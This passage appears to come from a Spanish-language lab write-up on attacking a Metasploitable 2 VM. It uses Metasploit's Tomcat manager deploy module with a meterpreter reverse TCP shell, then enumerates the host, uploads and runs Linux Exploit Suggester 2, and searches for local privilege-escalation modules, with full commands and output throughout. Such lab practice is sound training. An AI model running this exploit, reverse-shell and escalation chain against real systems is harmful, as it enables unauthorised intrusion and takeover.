                                            oit/basics/using-metasploit.html
   RPORT         8180             yes       The target port (TCP)
   SSL           false            no        Negotiate SSL/TLS for outgoing connections
   VHOST                          no        HTTP server virtual host

Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.9         yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```

Una vez comprobado todo, explotamos




```
msf6 exploit(multi/http/tomcat_mgr_deploy) > run

[*] Started reverse TCP handler on 10.0.2.9:4444
[*] Using manually select target "Linux x86"
[*] Uploading 1605 bytes as PqyFT5JMTcsw7F9FXGbSyF.war ...
[*] Executing /PqyFT5JMTcsw7F9FXGbSyF/6hPf4MQXmqbj5.jsp...
[*] Sending stage (1017704 bytes) to 10.0.2.7
[*] Undeploying PqyFT5JMTcsw7F9FXGbSyF ...
[*] Meterpreter session 1 opened (10.0.2.9:4444 → 10.0.2.7:45705) at 2023-11-13 19:51:16 +0100

meterpreter > 
```

Para enumerar abrimos una Shell dentro del meterpreter y probamos distintos comandos




```
tomcat55@metasploitable:/$ cat /etc/issue
tomcat55@metasploitable:/$
                _                  _       _ _        _     _      ____  
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \ 
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/ 
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|                                          


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started
```

Para conocer información de la maquina ponemos lo siguiente




```
tomcat55@metasploitable:/$ cat /proc/version
Linux version 2.6.24-16-server (buildd@palmer) (gcc version 4.2.3 (Ubuntu 4.2.3-2ubuntu7)) #1 SMP Thu Apr 10 13:58:0
0 UTC 2008
tomcat55@metasploitable:/$ 
```

Los servicios son los siguientes




```
tomcat55@metasploitable:/$ ps aux
USER       PID %CPU %MEM   VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.3  0.1  2844  1692 ?        Ss   12:53   0:14 /sbin/init
root         2  0.0  0.0     0     0 ?        S<   12:53   0:00 [kthreadd]
root         3  0.0  0.0     0     0 ?        S<   12:53   0:00 [migration/0]
root         4  0.0  0.0     0     0 ?        S<   12:53   0:00 [ksoftirqd/0]
root         5  0.0  0.0     0     0 ?        S<   12:53   0:00 [watchdog/0]
root         6  0.0  0.0     0     0 ?        S<   12:53   0:00 [events/0]
root         7  0.0  0.0     0     0 ?        S<   12:53   0:02 [khelper]
root        41  0.0  0.0     0     0 ?        S<   12:53   0:00 [kblockd/0]
root        44  0.0  0.0     0     0 ?        S<   12:53   0:00 [kacpid]
root        45  0.0  0.0     0     0 ?        S<   12:53   0:00 [kacpi_notify]
root        91  0.0  0.0     0     0 ?        S<   12:53   0:00 [kseriod]
root       129  0.0  0.0     0     0 ?        S    12:53   0:00 [pdflush]
root       130  0.0  0.0     0     0 ?        S    12:53   0:02 [pdflush]
root       131  0.0  0.0     0     0 ?        S<   12:53   0:00 [kswapd0]
root       173  0.0  0.0     0     0 ?        S<   12:53   0:00 [aio/0]
root      1129  0.0  0.0     0     0 ?        S<   12:53   0:00 [ksnapd]
root      1344  0.0  0.0     0     0 ?        S<   12:54   0:00 [ata/0]
root      1346  0.0  0.0     0     0 ?        S<   12:54   0:00 [ata_aux]
root      1347  0.0  0.0     0     0 ?        S<   12:54   0:00 [ksuspend_usbd]
root      1349  0.0  0.0     0     0 ?        S<   12:54   0:00 [khubd]
root      2217  0.0  0.0     0     0 ?        S<   12:54   0:00 [scsi_eh_0]
root      2227  0.0  0.0     0     0 ?        S<   12:54   0:00 [scsi_eh_1]
root      2229  0.0  0.0     0     0 ?        S<   12:54   0:00 [scsi_eh_2]
root      2447  0.0  0.0     0     0 ?        S<   12:54   0:01 [kjournald]
root      2601  0.0  0.0  2216   664 ?        S<s  12:54   0:02 /sbin/udevd --daemon
root      2870  0.0  0.0     0     0 ?        S<   12:54   0:00 [kpsmoused]
dhcp      3748  0.0  0.0  2436   768 ?        S<s  12:54   0:00 dhclient3 -e IF_METRIC=100 -pf /var/run/dhclient.et
h0.pid -lf /var/lib/dhcp3/dhclient.eth0.leases eth0
root      2838  0.0  0.0     0     0 ?        S<   12:55   0:00 [kjournald]
```

Los otros usuarios son estos




```
tomcat55@metasploitable:/$ lsof -i
COMMAND    PID     USER   FD   TYPE DEVICE SIZE NODE NAME
HxCpwEiNu 5301 tomcat55    3u  IPv4  14682       TCP 10.0.2.7:45705->10.0.2.9:4444 (ESTABLISHED)
sh        5314 tomcat55    3u  IPv4  14682       TCP 10.0.2.7:45705->10.0.2.9:4444 (ESTABLISHED)
bash      5316 tomcat55    3u  IPv4  14682       TCP 10.0.2.7:45705->10.0.2.9:4444 (ESTABLISHED)
cat       5323 tomcat55    3u  IPv4  14682       TCP 10.0.2.7:45705->10.0.2.9:4444 (ESTABLISHED)
sh        5325 tomcat55    3u  IPv4  14682       TCP 10.0.2.7:45705->10.0.2.9:4444 (ESTABLISHED)
bash      5343 tomcat55    3u  IPv4  14682       TCP 10.0.2.7:45705->10.0.2.9:4444 (ESTABLISHED)
```

Salimos de meterpreter dejándolo en background y buscamos un modulo que nos proporcionen información




```
msf6 exploit(multi/http/tomcat_mgr_deploy) > search linux enum post

Matching Modules
================

   #   Name                                      Disclosure Date  Rank    Check  Description
   -   ----                                      ---------------  ----    -----  -----------
   0   post/linux/busybox/enum_connections                        normal  No     BusyBox Enumera
te Connections
   1   post/linux/busybox/enum_hosts                              normal  No     BusyBox Enumera
te Host Names
   2   post/linux/busybox/ping_net                                normal  No     BusyBox Ping Ne
twork Enumeration
   3   post/linux/gather/enum_commands                            normal  No     Gather Availabl
e Shell Commands
   4   post/linux/gather/enum_containers                          normal  No     Linux Container
 Enumeration
   5   post/linux/gather/enum_configs                             normal  No     Linux Gather Co
nfigurations
   6   post/multi/gather/enum_hexchat                             normal  No     Linux Gather He
xChat/XChat Enumeration
   7   post/linux/gather/enum_network                             normal  No     Linux Gather Ne
twork Information
   8   post/linux/gather/enum_psk                                 normal  No     Linux Gather Ne
tworkManager 802-11-Wireless-Security Credentials
   9   post/linux/gather/enum_protections                         normal  No     Linux Gather Pr
otection Enumeration
   10  post/linux/gather/enum_system                              normal  No     Linux Gather Sy
stem and User Information
   11  post/linux/gather/enum_users_history                       normal  No     Linux Gather Us
er History
```

Una vez seleccionado el 10 establecemos una sesión y lo ponemos a correr




```
msf6 post(linux/gather/enum_system) > options

Module options (post/linux/gather/enum_system):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION  1                yes       The session to run this module on


View the full module info with the info, or info -d command.

msf6 post(linux/gather/enum_system) > set session 2
session ⇒ 2
```

El resultado es el siguiente




```
msf6 post(linux/gather/enum_system) > run

[+] Info:
[+]         _                  _     _                    ____  _ __  ___     | |___  | |  ___  (_) |_ __
 _| |__ | |  ___|___ \ | '_ ` _ \ / _ \ __/ _` / __| '_ \ | / _ \ | |  __/ _` | '_ \ | / _ \__) || | | | |__/ || (
 _| \__\ |_) | | (_) | | || (_| | |_) | |  __// __/ |_| |_| |_|\___|\__\__,_|_.__/ .__/|_|\___/|_|\__\__,_|_.__/|_|\_
 ____|                                  |_|                                                 Warning: Never expose this VM to a
n untrusted network!Contact: msfdev[at]metasploit.comLogin with msfadmin/msfadmin to get started
[+]     Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
[+]     Module running as "tomcat55" user
[*] Linux version stored in /root/.msf4/loot/20231113200824_default_10.0.2.7_linux.enum.syste_688240.txt
[*] User accounts stored in /root/.msf4/loot/20231113200824_default_10.0.2.7_linux.enum.syste_281292.txt
[*] Installed Packages stored in /root/.msf4/loot/20231113200824_default_10.0.2.7_linux.enum.syste_497805.txt
[*] Running Services stored in /root/.msf4/loot/20231113200824_default_10.0.2.7_linux.enum.syste_640192.txt
[*] Cron jobs stored in /root/.msf4/loot/20231113200824_default_10.0.2.7_linux.enum.syste_068227.txt
[*] Disk info stored in /root/.msf4/loot/20231113200824_default_10.0.2.7_linux.enum.syste_369269.txt
[*] Logfiles stored in /root/.msf4/loot/20231113200824_default_10.0.2.7_linux.enum.syste_652740.txt
[*] Setuid/setgid files stored in /root/.msf4/loot/20231113200824_default_10.0.2.7_linux.enum.syste_636269.txt
[*] CPU Vulnerabilities stored in /root/.msf4/loot/20231113200824_default_10.0.2.7_linux.enum.syste_349361.txt
[*] Post module execution completed
```

Para transferir un script empezamos buscando el sitio donde se haya




```
┌──(root㉿kali)-[~/Software/ElevaciónPrivilegios]
└─# ls
bicho-servicio.exe  hijackme.dll  linuxexploit            Sherlock.ps1    windows_dll.c
definitions.zip     lES2.pl       linuxprivchecker.py     systeminfo.txt
Empire              LinEnum.sh    maintenanceservice.exe  wes.py
```

Una vez hecho esto, recuperamos la sesión y la cargamos en la carpeta temporal




```
msf6 post(linux/gather/enum_system) > sessions

Active sessions
===============

  Id  Name  Type                   Information                          Connection
  --  ----  ----                   -----------                          ----------
  2         meterpreter x86/linux  tomcat55 @ metasploitable.localdomain  10.0.2.9:4444 → 10.0.2.7:54505 (10.0.2.
                                                                        7)

msf6 post(linux/gather/enum_system) > sessions 2
[*] Starting interaction with 2...

meterpreter > upload ~/Software/ElevaciónPrivilegios/linuxexploit /tmp/linuxexploit
[*] Uploading  : /root/Software/ElevaciónPrivilegios/linuxexploit → /tmp/linuxexploit
[*] Uploaded -1.00 B of 23.72 KiB (-0.0%): /root/Software/ElevaciónPrivilegios/linuxexploit → /tmp/linuxexploit
[*] Completed  : /root/Software/ElevaciónPrivilegios/linuxexploit → /tmp/linuxexploit
meterpreter > 
```

Una vez hecho ejecutamos el archivo desde una Shell




```
meterpreter > shell
Process 5456 created.
Channel 15 created.
./tmp/linuxexploit
/bin/sh: line 1: ./tmp/linuxexploit: Permission denied
chmod 777 ./tmp/linuxexploit
./tmp/linuxexploit

  #############################
    Linux Exploit Suggester 2
  #############################

  Local Kernel: 2.6.24
  Searching 72 exploits...

  Possible Exploits
  [1] american-sign-language
      CVE-2010-4347
      Source: http://www.securityfocus.com/bid/45408
  [2] can_bcm
      CVE-2010-2959
      Source: http://www.exploit-db.com/exploits/14814
  [3] dirty_cow
      CVE-2016-5195
      Source: http://www.exploit-db.com/exploits/40616
```

Al intentar realizar la búsqueda con *search* no obtenemos resultados




```
msf6 post(linux/gather/enum_system) > search CVE-2010-4073
[-] No results from search
msf6 post(linux/gather/enum_system) > search CVE-2016-5195
[-] No results from search
msf6 post(linux/gather/enum_system) > 
```

Así que realizamos la búsqueda con suggester y asignamos módulos




```
msf6 post(linux/gather/enum_system) > search suggester

Matching Modules
================

   #  Name                                   Disclosure Date  Rank    Check  Description
   -  ----                                   ---------------  ----    -----  -----------
   0  post/multi/recon/local_exploit_suggester                 normal  No     Multi Recon Local Exploit Suggester


Interact with a module by name or index. For example info 0, use 0 or use post/multi/recon/local_exploit_suggester

msf6 post(linux/gather/enum_system) > use 0
msf6 post(multi/recon/local_exploit_suggester) > run
[-] Post failed: Msf::OptionValidateError One or more options failed to validate: SESSION.
```

Establecemos sesión y ya podemos correr

